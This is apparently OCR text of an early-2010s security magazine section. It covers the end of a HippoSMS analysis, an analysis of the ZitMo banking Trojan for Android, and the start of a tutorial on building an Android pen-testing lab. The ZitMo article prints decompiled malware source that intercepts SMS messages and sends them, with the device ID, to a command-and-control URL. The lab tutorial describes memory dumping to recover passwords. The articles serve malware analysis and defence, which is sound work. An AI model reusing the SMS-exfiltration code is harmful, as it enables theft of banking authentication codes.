


Figure 11. *Traffic capture results*

removed from the app store altogether, thus preventing the further spread of infections. Users have the ability to block premium calls from an account. However, this may not be a viable option for some users as they may need this feature. Also the domain the malware "calls-back" to can be blocked, but this is not usually a user capability.

It is important to understand that simply analyzing and applying countermeasures for one piece of malware does not stop the threat. Malware authors will continue to create and deploy malware because it is easy to develop and effective once on the target system. The threat will only be neutralized through user education. Users are beginning to understand just how dangerous the web can be and are beginning to protect their home computers by minimizing where and what they download from the Internet, as well as limiting the sites they browse. Users now need to understand that Smartphones are essentially a small portable computer that holds personal data the same as their home computer. The same dangers apply to Smartphones and users need to use an equally cautious approach to their phones as they should be taking with their home computer/laptop.

Conclusion


Use of the Android OS is growing rapidly and with that the threat to the mobile OS is increasing at a parallel rate. "An estimated half million to one million people were affected by Android malware in the first half of 2011; Android apps infected with malware went from 80 apps in January to over 400 apps cumulative in June 2011," (Lookout, 2011). This is possible because malware development is easy and relatively cheap which allows for a large return-on-investment for cyber criminals. This paper has outlined and given graphics to show how to create an environment for the analysis of malicious software targeting the Android OS. This consists of creating a virtual device, emulating the Android software, and loading the malicious application. Prior to diving into analysis an overview was provided to give the reader an understanding of what is encompassed by the term Android malware. Android malware is a .apk file with a portion of the contents actually being singled out for analysis, in this case the classes.dex file.

The malware sample analyzed in this paper was hippoSMS_ f9bfec4403b573581c4d3807fb1bb3d2, which was found "in-the-wild" on a Chinese app market. To ensure thorough analysis, both static and dynamic analysis was conducted on the malware sample. This analysis yielded interesting results including the intent of the malware; the malware was using the victim phones to message premium number, for which the attacker would receive some sort of compensation. Also, the malware called out to http://info.ku6.cn and if a successful connection was made another .apk file (Android_video_201_gen_f001.apk) was requested. The malware also tried to hide its activity by deleting messages sent that started with "10".

This document also provided countermeasures for removal/mitigation of the malware. However, the cyber crime industry is big business and will be around as long as these mobile devices provide a means for profit. In order to stop the effective use of this technology by criminals, Smartphone users must truly understand the threat posed to them by irresponsible use of these devices. There will be no shortage of malicious applications in the future of Smartphones, so raising awareness and providing others the ability to conduct analysis is key to understanding and keeping pace with the threat.

References

- Android Developers Guide. (July 2011). "What is Android" Retrieved from: http://developer.android.com/guide/basics/what-is-android.html
- Android Developers Guide_Fundamentals. (07/2011). "Application Fundamentals" Retrieved from: http://developer.android.com/guide/topics/fundamentals.html
- Bray, Tim. (November 14, 2010). "What Android is" Retrieved from: http://www.tbray.org/ongoing/When/201x/2010/11/14/What-Android-Is
- Dupuy, Emmanuel. (July 2011). "Java Decompiler" Retrieved from: http://java.decompiler.free.fr/?q=jdgui
- Keizer, Gregg. (Jul 13, 2011). "Chinese-origin malware plagues Android market." ComputerWorld (US). Retrieved from: http://security.networksasia.net/content/chinese-origin-malware-plagues-android-market?page=0%2C0
- Lookout Mobile Security. (August 2011). "Lookout Mobile Threat Report." Retrieved August 12, 2011 from: https://www.mylookout.com/mobile-threat-report#top
- NielsenWire. (April 26, 2011). "U.S. Smartphone Market: Who's the Most Wanted?" Retrieved from: http://blog.nielsen.com/nielsenwire/?p=27418
- Rock, Margaret. (2006). [Untitled photograph of Broken Android] [Photograph]. Retrieved July 22, 2011 from: http://www.mobiledia.com/news/97866.html



CORY ADAMS

Cory Adams has been in the information security field for over 7 years. He is currently a Reverse Engineer with a Fortune 100 company. He specializes in malware analysis as well as vulnerability analysis. Follow Cory on twitter @SeedyAdams.




Figure 12. *Identifying Http callout address*

ANALYSIS OF ZITMO (ZEUS IN THE MOBILE)

DHAWAL DESAI

Over the time security space has seen a number of versions and variants of banking malware. With the increase in popularity and usage of smart phones, mobile attacks are becoming more frequent. Android platforms have been one of the most favorite targets of malware writers. This article discusses an Android Trojan (ZitMo) that works in conjunction with the Zeus banking Trojan to steal from your bank account. To accomplish this, it uses a number of interesting techniques including phishing, pretending to be a security application, intercepting SMS messages and sending authentication credentials to a remote server.

In addition to discussing how this Trojan gets installed and how it works, we will also highlight some of the tools used in the analysis process.

The Zeus Banking Trojan has been out there for quitet a while. One of the methods that banks and other financial institution use to defeat Zeus is to use single-use transaction authentication numbers (TAN) to identify and authorize a banking transaction. When you want to execute an online banking transaction, the bank will send a TAN to your mobile using SMS. This is then entered on-line to authenticate the transaction. The theory being that the attacker will have to exploit your computer and your phone to access your online bank account. This is exactly what ZitMo attempts to do. The malware analyzed here works with Zeus to steal the user's authentication credentials. It infects the user's mobile phone, intercepts the SMS messages and sends them back to Zeus's Command and Control Server.

Description

Being a Trojan by type, this malware can be virtually a part of any mobile application that may seem to be legitimate. The sample that is being used in this analysis poses as "Trusteer Rapport" android application. The malware camouflages' itself as a legitimate security application that provides Out-of-Band (OOB) authentication for customers. This attack is designed to bypass banks' SMS based OOB authentication and transaction verification process. This malware is a classic example of Man-in-the-Mobile attack. The malware intercepts SMS and forwards the same to the command and control server.

Infection

The infection begins with a phishing attack that encourages the victim to download and installs an application on the PC that directs user to download an infected android package file as shown in the image below. The victim is lead to believe that they are installing a new security application provided by Trusteer. In fact Trusteer has nothing to do with this application. Notice the spelling mistakes and typos in the message.

Based on the mobile platform selected by the victim, the application then guides the user to download the mobile application. If the user selects any other option other than Android, the appli-




Figure 1. *Fake Trusteer Application for PC*

cation does not do anything. The application is mainly targeted for Android platform users.

The user is then directed to download the application from http://**********.com/tr.apk. Besides the link mentioned, malware writers have also uploaded Zeus-in-the-Mobile (ZitMo) for Android on to the Android Market. The application has been removed from the Android Market but there are some mirror sites available that may still host the application. After successful deployment, victims get following screen.




Figure 2. *Application tricks victim to download APK application (tr.apk)*




Figure 3. *Confirmation message*

Threat

The threat from this particular malware instance is not high due to the fact that it uses a single, hard-coded URL as its command and control server. This looks like a proof of concept attack, rather than a production version. To gain any benefit from the malware, the attacker would have to be monitoring the control server in real time and also have infected your PC with Zeus.

Remediation

The threat can be removed by uninstalling the application. If you have done any on-line banking, you should probably contact your bank to look for any suspicious transactions.

Analysis

The malware is a Trojan, packed to look like Trusteer, a legitimate security application for online verification and transaction for customers of banks and financial institutions. This is key to success of the phishing attack that gets users to install the malware on their phone.




Figure 4. *Malign application gets installed on the Android phone as "Trusteer Rapport"*

We downloaded the infected apk file, as instructed by the phishing message and installed it on our Android emulator using the "adb" command. The emulator is ideal for studying the malware behavior because it provides a controlled environment for managing phone calls, SMS messages and monitoring network traffic. Before installing the malware we set up wireshark to capture any network traffic coming from the emulator and had a second emulator ready to send and receive calls and SMS messages.

As you can see in the screen shot above, the malware is installed as a "Trusteer Rapport" application. Once the application is successfully installed on the mobile device it starts the service called "com.systemsecurity6.gms". This service starts monitoring all SMS. And the intercepted messages are sent to the Command & Control (C&C) servers.




Figure 5. *Activation Key for Bank's website*

Once the victim opens the application on the phone, it displays a screen showing an activation key that should be entered on the banks web site. In this case its "0000-0000-0000-000".

The application registers a Broadcast receiver intercepts all received SMS messages and forwards the messages to a malicious web server using HTTP POST requests.




Figure 6. *Application sends intercepted SMS to C&C server*

A fake SMS was sent to the emulator to monitor the behavior of the application. The application intercepted the SMS and sent the same to the C&C server http://*******ifty.com/security.jsp as shown in the packet capture. With this particular sample a single, hard-coded URL was used as the server address for the POST request. This rather naïve approach is trivial to detect and shutdown and it indicates that this sample is a proof of concept exploit rather than a more professional production version.

In addition to observing what the malware does on the network, a code analysis of the application helps us further understand the behavior of the malware. There are two ways to do this. The "apktool" command can be used to extract the manifest and disassemble the Davlik byte code to create a number of smali source files. These provide a symbolic version of the byte code with most of the class and method names resolved, but it can be difficult to follow. An alternative is to unpack the apk file and convert the classes.dex file to standard Java byte code using "dex2jar" this can then be input into a Java decompiler such as JD-GUI. This is what was done below.

From the source code it is clear that the application service initiates SMSBlockerThread to intercept and handle inbound SMS messages. The originating address and message body are extracted from the message, packages as JSON name/

Listing 1.

```
package com.systemsecurity6.gms;

import android.app.Service;
import android.content.Intent;
import android.os.Bundle;
import android.os.IBinder;
import android.telephony.SmsMessage;
import android.telephony.TelephonyManager;
import java.io.UnsupportedEncodingException;
import java.util.ArrayList;
import java.util.List;
import org.apache.http.client.entity.UrlEncodedFormEntity;
import org.apache.http.message.BasicNameValuePair;
import org.json.JSONObject;

public class MainService extends Service
{
  public IBinder onBind(Intent paramIntent)
  {
    return null;
  }

  public int onStartCommand(Intent paramIntent, int paramInt1,
                      int paramInt2)
  {
    Bundle localBundle = paramIntent.getBundleExtra("pdus");
    if (localBundle != null)
    {
      Object[] arrayOfObject = (Object[])localBundle.
                      get("pdus");
      if (arrayOfObject != null)
        new SmsBlockerThread(arrayOfObject).start();
    }
    return 2;
  }

  private class SmsBlockerThread extends Thread
  {
    public static final String TAG = "SmsBlockerThread";
    private Object[] pdus;

    SmsBlockerThread(Object[] arg2)
    {
      Object localObject;
      this.pdus = localObject;
    }

    public void run()
    {
      ArrayList localArrayList = new ArrayList();
      int i = 0;
      while (true)
      {
        int j = this.pdus.length;
        if (i >= j)
        {
          if (localArrayList.size() != 0)
            break;
          return;
        }
        SmsMessage localSmsMessage = SmsMessage.
                createFromPdu((byte[])this.pdus[i]);
        String str1 = localSmsMessage.getOriginatingAddress();
        String str2 = localSmsMessage.getMessageBody();
        if (str2 != null)
        {
          if (str1 != null)
          {
            String str3 = "f" + 0;
            BasicNameValuePair localBasicNameValuePair1 = new
                BasicNameValuePair(str3, str1);
            boolean bool1 = localArrayList.
                add(localBasicNameValuePair1);
          }
          String str4 = "b" + 0;
          BasicNameValuePair localBasicNameValuePair2 = new
                BasicNameValuePair(str4, str2);
          boolean bool2 = localArrayList.
                add(localBasicNameValuePair2);
          int k = 0 + 1;
        }
        i += 1;
      }
      String str5 = null;
      TelephonyManager localTelephonyManager =
                (TelephonyManager)MainService.this.
                getSystemService("phone");
      if (localTelephonyManager != null)
        str5 = localTelephonyManager.getDeviceId();
      BasicNameValuePair localBasicNameValuePair3 = new org/
                apache/http/message/BasicNameValuePair;
      String str6 = "pid";
      if (str5 == null);
      for (String str7 = "0"; ; str7 = str5)
      {
        localBasicNameValuePair3.<init>(str6, str7);
        boolean bool3 = localArrayList.
                add(localBasicNameValuePair3);
        try
        {
          JSONObject localJSONObject = ServerSession.
                postRequest(new UrlEncodedFormEntity(loc
                alArrayList));
          return;
        }
        catch (UnsupportedEncodingException
                localUnsupportedEncodingException)
        {
          return;
        }
      }
    }
  }
}
```

values pairs and sent via an HTTP POST request to the command and control server. This verifies exactly what was seen the packet trace (Listing 1).

Although the application was clearly designed to steal the content of the SMS messages, it is still not very sophisticated. The URL of the command and control server (C&C) is hard-coded into the source code of the application. This would make it relatively inflexible for installation on an alternative server. Which means if the command and control server changes from the one identified then the application will not be able to upload the SMS messages on the command and control server. The URL of the command and control server can be clearly visible in the code (Listing 2).

Nevertheless, this malicious Android application is interesting as it combines spyware functionality with the concept of fake security software. Fake security applications have always been a favorite and effective means of infecting users with malwares.

Conclusion

This is not much of a treat as the malware due to two main reasons:

1. single hard-coded command and control URL,
2. An attacker will have to continuously monitor command and control server to ensure that authentication tokens are used within a defined time frame,

However the future versions or generations of this malware would be likely to be more sophisticated and could be more dynamic in nature with regards to C&C communication instead of a hard-coded URL.

Tools Used During the Analysis

Following tools were used during the analysis:

1. Dex2Jar (code.google.com/p/dex2jar/)
   – For converting dex file to Java class
2. Wireshark (www.wireshark.org)
   – For monitoring network traffic
3. Smali (code.google.com/p/smali/)
   – smali/baksmali is an assembler/disassembler for the dex format

DHAWAL DESAI

Iíve been in IT Security for almost 7 years now, working on web malware analysis and threat identification as a Chief Architect for development and implementation of solutions for organizations. Have also been working on mobile malwares for almost more than a year across various platforms.

Listing 2.

```
package com.systemsecurity6.gms;

import java.io.IOException;
import org.apache.http.client.ClientProtocolException;
import org.apache.http.client.entity.UrlEncodedFormEntity;
import org.apache.http.client.methods.HttpPost;
import org.apache.http.impl.client.BasicResponseHandler;
import org.apache.http.impl.client.DefaultHttpClient;
import org.json.JSONException;
import org.json.JSONObject;
import org.json.JSONTokener;

public class ServerSession
{
  public static final int DELAY_RETRY = 15000;
  public static final String TAG = "ServerSession";

  public static String initUrl()
  {
    return "http://*******fty.com/security.jsp";
  }

  public static JSONObject postRequest(UrlEncodedFormEntity
                      paramUrlEncodedFormEntity)
  {
    String str1 = initUrl();
    int i = 0;
    while (true)
    {
      Object localObject;
      if (i >= 5)
      {
        localObject = null;
        return localObject;
      }
      try
      {
        HttpPost localHttpPost = new HttpPost(str1);
        localHttpPost.setEntity(paramUrlEncodedFormEntity);
        BasicResponseHandler localBasicResponseHandler = new
                    BasicResponseHandler();
        String str2 = (String)new DefaultHttpClient().
                    execute(localHttpPost,
                    localBasicResponseHandler);
        JSONObject localJSONObject = (JSONObject)new
                    JSONTokener(str2).nextValue();
        localObject = localJSONObject;
      }
      catch (ClassCastException localClassCastException)
      {
        long l = 15000L;
        try
        {
          Thread.sleep(l);
          i += 1;
        }
        catch (InterruptedException localInterruptedException)
        {
          break label94;
        }
      }
      catch (JSONException localJSONException)
      {
        break label84;
      }
      catch (IOException localIOException)
      {
        break label84;
      }
      catch (ClientProtocolException
                    localClientProtocolException)
      {
        label84: label94: break label84;
      }
    }
  }
}
```

PEN TESTING ON ANDROID

SETTING UP A LAB

THOMAS CANNON

The world of Android application security assessment is developing at a rapid pace. Perhaps due to the open nature of Android, the development of tools and techniques for analysing and validating security is very accessible. Even as this article was being written several new fantastic tools became available and it had to be updated.

This tutorial takes the reader through the creation of a personal lab with some essential tools and techniques for assessing the security of Android applications.

The basic environment

We will be using Ubuntu Linux as the analysis platform for most of the exercises. Analysis of an Android application can be done from many platforms but in our experience it is more efficient to use a Linux distribution such as Ubuntu either as a native host or in a Virtual Machine. Reasons include:

- No driver issues for Android devices – just plug and play
- Many useful tools for analysis and scripting already installed
- Installation of further tools are usually just a couple of commands away
- More advanced development on Android, such as compiling native applications or Kernel modules is well supported under Linux.

In addition to Ubuntu you will need the Android SDK to get started. Download the Linux version from http://developer.android.com/sdk/index.html and uncompress it. For example, from the terminal run the following commands:

```
wget http://dl.google.com/android/android-sdk_r12-linux_x86.tgz
tar -zxvf android-sdk_r12-linux_x86.tgz
```

You will now have a directory called android-sdk-linux_x86 containing the SDK.

If you haven't installed Sun's Java on Ubuntu already, make sure to install that now. For example, on Ubuntu 10.10 (Maverick Meerkat) make sure the partner repositories are enabled in file /etc/apt/sources.list by including the following line:

```
deb http://archive.canonical.com/ maverick partner
```

Then from a terminal run:

```
sudo apt-get update
sudo apt-get install sun-java6-jre sun-java6-plugin
   sun-java6-fonts
```

Installing platform tools

Recent versions of the Android SDK now require you to install the platform tools separately instead of being bundled with the SDK:

- Run the Android AVD application: *android-sdk-linux_x86/tools/android*
- Under *Available Packages* select *Android SDK Platform-tools* and click on *Install*.

Setup of physical device

If you intend to use a physical device for analysis rather than the emulator then be sure to enable USB Debugging on it by going to *Settings* > *Applications* > *Development* > *USB Debugging*.

Some applications you may want to analyse can function differently if they detect you are running in an emulator, so it is good to have the option of physical devices.

Setup of emulator

The Android emulator is a great tool for analysing and debugging applications. You can create multiple virtual Android devices with different configurations and versions of Android. It is recommended that you install version 2.1 as well as a more recent version. Version 2.1 is slow but useful for some more advanced application analysis that is made difficult with the JIT compiler introduced in Android 2.2.

1. Run the Android AVD application: *android-sdk-linux_x86/tools/android*
2. Under *Available Packages* select the Android versions you want and click on *Install*

3. Under *Virtual Devices* click *New*, fill in the details to match you requirements and click *Create AVD* to create your emulator image
4. You can now launch an Android Virtual Device by selecting the image and clicking Start

Acquiring and installing the application to test

There are three typical scenarios for acquiring the application package you want to test:

1. A client provides you with the compiled .apk package, or you download it directly from the web
2. You install it on a device using the Android Market and copy it from the device to your analysis environment
3. You download it directly from the Android Market

Scenario 1

Once the application package has been provided, the following steps will install it on a running emulator or attached physical device:

First we go into the platform tools directory and use the Android Debug Bridge to confirm the device or emulator has been detected:

```
cd android-sdk-linux_x86/platform-tools
./adb devices
List of devices attached
HT07NPL03993    device
```

Then we install the package with the following command:

```
./adb install packagename.apk
```

Scenario 2

Once the application is installed from the Market, connect the device to your analysis environment as in Scenario 1 and follow these steps:

We list the installed packages, filtering for the one we are interested in. In this example we've used an application called Seesmic:

```
./adb shell pm list packages -f | grep seesmic
package:/data/app/com.seesmic-1.apk=com.seesmic
```

Now we know where it is installed we can pull the application package to the analysis machine using:

```
./adb pull /data/app/com.seesmic-1.apk
1238 KB/s (2222937 bytes in 1.752s)
```

Finally, we can disconnect the device and install the package onto our emulator or test device by following the steps in Scenario 1.

Scenario 3

This scenario is a bit more complicated because the official Android Market doesn't make application packages available for direct download. However, it is sometimes useful to directly download the package for reasons of speed, efficiency and safety if the application is potentially malware.

The solution is to write a script which will emulate a device connecting to the Android Market and downloading an application for installation.

You will need:

1. Rooted Android phone or emulator with Android Market installed
2. Temporary GMail account associated with phone or emulator
3. PHP Android Market API by Splitfeed - http://code.google.com/p/android-market-api-php/
4. Wireshark

Install curl, PHP and wireshark on your Ubuntu machine:

```
sudo apt-get install php5-curl wireshark
```

We need to get the Android Market userID which is required in the download request for APKs. We can get this by sniffing the data sent by the Market App. Open the Market App on the device and find an app to install, start the following ADB command and then click install:

```
./adb shell tcpdump -vv -s 0 -w /sdcard/output.cap
```

After install, hit **Ctrl+C** to to stop sniffing. Open the .cap file in wireshark and look for a **GET** request which contains the **deviceID** and **userID** parameters and make a note of them.

Unzip the PHP Android Market API. In the subfolder **examples** create a file called **local.php** with the following contents (replacing our values with yours):

```
<?php
define('GOOGLE_EMAIL','youremail@gmail.com');
define('GOOGLE_PASSWD','yourpassword');
// Use a random number with the same number of digits:
define('ANDROID_DEVICEID','0000000000000000');
// Use your real deviceID here that you sniffed:
define('ANDROID_REALID','0000000000000000000');
// Use your sniffed userID parameter here:
define('ANDROID_USERID','00000000000000000000');
```

Download the PHP script from my blog here: http://thomascannon.net/blog/2011/06/downloading-apks-from-android-market/test_download.php.txt and save it in the examples folder as test_download.php.

Edit MarketSession.php in /Market so this line:

```
private $authSubToken = "";
```

Becomes:

```
public $authSubToken = "";
```

We can now use the script to grab any free app from the Market by passing the package name as a parameter, e.g.:

```
php test_download.php com.seesmic
```

Once downloaded, install as per Scenario 1.

Dynamic Analysis - Sandbox Emulator

A new tool currently in beta testing is DroidBox from http://code.google.com/p/droidbox/. DroidBox is an Android Virtual Device

which has been modified to log calls and trace data throughout the system in order to dynamically analyse what an application is doing and what data it is accessing.

Instructions for installing and using DroidBox can be found on the project home page and it is fairly easy to get it working under Linux.

Dynamic Analysis – Proxying

When testing an application which connects to the Internet you may want to intercept and manipulate the data going out or coming in. There are a number of ways to achieve this with varying degrees of success.

If all you need to do is view the traffic and it is not encrypted you can run Wireshark to sniff the emulator traffic. If you are using a physical device one option is to configure your analysis machine as a wireless hotspot using a USB wireless dongle and again use Wireshark.

Alternatively if you have root access on the device we have written a Reverse USB Tether script which can be downloaded from heeeere. The script will setup routing on the device so that traffic is routed over USB via the analysis machine where it can be sniffed. The downside to this is that the device won't realise it is "online" and a few applications check this before trying to connect to the Internet, and in those cases it will not work.

To proxy http traffic via a penetration testing tool like Burp there are a few things you can try:

Launch the emulator with:

```
./emulator  -avd [YOUR AVD] -http-proxy http://127.0.0.1:8080
```

and change the Burp proxy settings from **Listen on loopback interface only** to **Support invisible proxy for non-aware clients.**

For a physical device, if you have a rooted custom ROM installed you could try one of the proxy settings applications on the Android Market. If you are using a stock ROM then sometimes it is possible to access the often hidden settings screen in Android by issuing the following command:

```
./adb shell am start -n com.android.settings/
   com.android.settings.ProxySelector
```

You will need to set the proxy to the IP address of your analysis machine and configure Burp to listen on the respective interface.

Not all applications respect the proxy setting so this will not always work. If the application uses SSL you will also need to install Burp's certificate into the CA certificate bundle on Android which is beyond the scope of this article but you can consult Burp's documentation in conjunction with previously published work on updating the Android *cacerts.bks* certificate bundle.

Dynamic Analysis – Memory Dumps

Some applications protect their code and data at rest but fail to protect sensitive data in memory. It is possible to dump the memory of an application process on Android and analyse it. Using this technique we have recovered passwords, encryption keys and URLs which would otherwise have been difficult to obtain.

This technique requires root access on a device. Emulators already have root access enabled when connecting with ADB.

First we access the shell on the device/emulator:

```
./adb shell
```

Change the permissions on a directory so the dump file can be written:

```
# chmod 777 /data/misc
```

Then find the Process ID of the app (from a fictional company I've named Acme):

```
# ps

USER  PID   PPID  VSIZE  RSS     WCHAN    PC    NAME
root   1     0     344    252   c00ce65c 0000d2dc S /init
root   2     0     0      0     c0076e3c 00000000 S kthreadd
root   3     2     0      0     c0067fa8 00000000 S ksoftirqd/0
...
app_74  465   66  133776 42428 ffffffff afd0ebd8 S com.acme.app
...
root  10679 1     3412  200   ffffffff 0000f474 S /sbin/adbd
root  10685 10679 744   328   c0065ce4 afd0e88c S /system/bin/sh
root  10689 10685 892   336   00000000 afd0d97c R ps
```

Send a SIGUSR1 signal to the process which will cause it to dump its memory:

```
# kill -10 465
```

In the /data/misc directory we now have the dump file:

```
heap-dump-tm1289007218-pid465.hprof
```

Now copy it to the host machine for analysis:

```
./adb pull /data/misc/heap-dump-tm1289007218-pid465.hprof.
1109 KB/s (3656449 bytes in 3.217s)
```

This dump file can be opened in a memory analysis tool such as MAT available from http://www.eclipse.org/mat/

To convert the Android hprof memory dump format to something MAT can understand use the following command:

```
android-sdk-linux_x86/tools/hprof-conv heap-dump.hprof mat.hprof
```

Go ahead and open the dump file in MAT. If you click the toolbar icon labelled OQL (Object Query Language) it will bring up a window where you can query the memory dump. In the example we ran a query to find data held in memory as strings, which often reveals passwords and other sensitive data. Simply enter the query and click the red exclamation icon to run it. You can get more creative with the queries and also export the results as a text or CSV file.




Figure 1. *Mat*

In addition to using MAT, a regular hex editor and some carefully chosen search queries can also work well to uncover various hidden bits of data.

Static Analysis – APK Inspector

Typically when reverse engineering and performing static analysis on Android we use a variety of tools to decode, decompile and analyse. A new tool called APKInspector has been released which combines many of these into a single application interface. It is still in the early stages of development but already it is a good choice for looking into the internals of Android packages.

Follow the installation instructions on the APKInspector project site: http://code.google.com/p/apkinspector/

Open up your application package in APKInspector and you should see several sections described below.

Tree View

APKInspector has a tree view allowing you to browse files, strings, classes and methods within an APK. APK files are simply zip files containing compiled Dalvik (Java) bytecode, xml configuration files, resources and certificates used to sign the package.

Permissions

APKInspector shows the permissions requested by the application, and where they are referenced in the application code. This is useful to check for excessive permissions or suspicious calls to dangerous APIs

AndroidManifest.xml

This shows the decoded manifest, of particular interest is any exported receivers which could be used by an attacker to invoke functions or spoof Broadcast messages.

Java

